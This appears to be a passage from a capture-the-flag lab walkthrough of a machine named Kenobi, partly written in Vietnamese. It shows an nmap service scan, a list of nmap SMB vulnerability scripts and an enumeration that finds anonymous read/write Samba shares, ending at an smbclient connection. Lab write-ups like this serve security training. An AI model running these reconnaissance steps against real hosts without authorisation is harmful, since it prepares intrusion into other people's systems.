

Task 1 Deploy the vulnerable machine

Make sure you're connected to our network and deploy the machine



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -T3 -A -sC -sV 10.10.25.151
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 22:13 EDT
Nmap scan report for 10.10.25.151
Host is up (0.21s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3ad834149e95d168d3b0f057be2c0ae (RSA)
|   256 f8277d642997e6f865546522f7c81d8a (ECDSA)
|_  256 5a06edebb6567e4c01ddeabcbafa3379 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      34625/tcp   mountd
|   100005  1,2,3      37309/udp6  mountd
|   100005  1,2,3      57500/udp   mountd
|   100005  1,2,3      59661/tcp6  mountd
|   100021  1,3,4      35546/udp6  nlockmgr
|   100021  1,3,4      38511/tcp6  nlockmgr
|   100021  1,3,4      45353/tcp   nlockmgr
|   100021  1,3,4      53298/udp   nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/subm
```




```
2049/tcp open  nfs_acl   2-3 (RPC #100227)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/1%OT=21%CT=1%CU=30213%PV=Y%DS=2%DC=T%G=Y%TM=64A0DD67
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=2%ISR=10E%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11
OS:NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m51s, deviation: 2h53m13s, median: 51s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-07-02T02:14:44
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2023-07-01T21:14:44-05:00

TRACEROUTE (using port 256/tcp)
HOP RTT       ADDRESS
1   206.41 ms 10.18.0.1
2   206.50 ms 10.10.25.151
```

Scan the machine with nmap, how many ports are open?

- ➔ 7

Task 2 Enumerating Samba for shares

Samba là bộ chương trình khả năng tương tác tiêu chuẩn của Windows dành cho Linux và Unix. Nó cho phép người dùng cuối truy cập và sử dụng các tệp, máy in và các tài nguyên được chia sẻ phổ biến khác trên mạng nội bộ hoặc internet của công ty. Nó thường được gọi là một hệ thống tập tin mạng. Samba dựa trên giao thức máy khách/máy chủ phổ biến của Khối tin nhắn máy chủ (SMB). SMB chỉ được phát triển cho Windows, nếu không có Samba, các nền tảng máy tính khác sẽ bị cô lập khỏi các máy Windows, ngay cả khi chúng là một phần của cùng một mạng.




```
┌──(root㉿kali)-[/home/kali]
└─# ls -la /usr/share/nmap/scripts |grep smb
-rw-r--r-- 1 root root  3753 Oct  6  2022 smb2-capabilities.nse
-rw-r--r-- 1 root root  2689 Oct  6  2022 smb2-security-mode.nse
-rw-r--r-- 1 root root  1408 Oct  6  2022 smb2-time.nse
-rw-r--r-- 1 root root  5269 Oct  6  2022 smb2-vuln-uptime.nse
-rw-r--r-- 1 root root 45061 Oct  6  2022 smb-brute.nse
-rw-r--r-- 1 root root  5289 Oct  6  2022 smb-double-pulsar-backdoor.nse
-rw-r--r-- 1 root root  4840 Oct  6  2022 smb-enum-domains.nse
-rw-r--r-- 1 root root  5971 Oct  6  2022 smb-enum-groups.nse
-rw-r--r-- 1 root root  8043 Oct  6  2022 smb-enum-processes.nse
-rw-r--r-- 1 root root 27274 Oct  6  2022 smb-enum-services.nse
-rw-r--r-- 1 root root 12017 Oct  6  2022 smb-enum-sessions.nse
-rw-r--r-- 1 root root  6923 Oct  6  2022 smb-enum-shares.nse
-rw-r--r-- 1 root root 12527 Oct  6  2022 smb-enum-users.nse
-rw-r--r-- 1 root root  1706 Oct  6  2022 smb-flood.nse
-rw-r--r-- 1 root root  7471 Oct  6  2022 smb-ls.nse
-rw-r--r-- 1 root root  8758 Oct  6  2022 smb-mbenum.nse
-rw-r--r-- 1 root root  8220 Oct  6  2022 smb-os-discovery.nse
-rw-r--r-- 1 root root  4982 Oct  6  2022 smb-print-text.nse
-rw-r--r-- 1 root root  1833 Oct  6  2022 smb-protocols.nse
-rw-r--r-- 1 root root 63596 Oct  6  2022 smb-psexec.nse
-rw-r--r-- 1 root root  5190 Oct  6  2022 smb-security-mode.nse
-rw-r--r-- 1 root root  2424 Oct  6  2022 smb-server-stats.nse
-rw-r--r-- 1 root root 14159 Oct  6  2022 smb-system-info.nse
-rw-r--r-- 1 root root  7524 Oct  6  2022 smb-vuln-conficker.nse
-rw-r--r-- 1 root root  6402 Oct  6  2022 smb-vuln-cve2009-3103.nse
-rw-r--r-- 1 root root 23154 Oct  6  2022 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root  6545 Oct  6  2022 smb-vuln-ms06-025.nse
-rw-r--r-- 1 root root  5386 Oct  6  2022 smb-vuln-ms07-029.nse
-rw-r--r-- 1 root root  5688 Oct  6  2022 smb-vuln-ms08-067.nse
-rw-r--r-- 1 root root  5647 Oct  6  2022 smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root  7214 Oct  6  2022 smb-vuln-ms10-061.nse
-rw-r--r-- 1 root root  7344 Oct  6  2022 smb-vuln-ms17-010.nse
-rw-r--r-- 1 root root  4400 Oct  6  2022 smb-vuln-regsvc-dos.nse
-rw-r--r-- 1 root root  6586 Oct  6  2022 smb-vuln-webexec.nse
-rw-r--r-- 1 root root  5084 Oct  6  2022 smb-webexec-exploit.nse
```

Using nmap we can enumerate a machine for SMB shares.

Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!


```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse
MACHINE_IP
```

SMB has two ports, 445 and 139.




PORTS 139 AND 445

- **Port 139:** SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.
- **Port 445:** Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.25.151
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 22:18 EDT
Nmap scan report for 10.10.25.151
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.25.151\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.25.151\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.25.151\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 31.29 seconds
```



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 139 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.25.151
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 22:19 EDT
Nmap scan report for 10.10.25.151
Host is up (0.21s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.25.151\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.25.151\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.25.151\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 35.69 seconds
```


Using the nmap command above, how many shares have been found?

➔ 3

On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.

smbclient //MACHINE_IP/anonymous

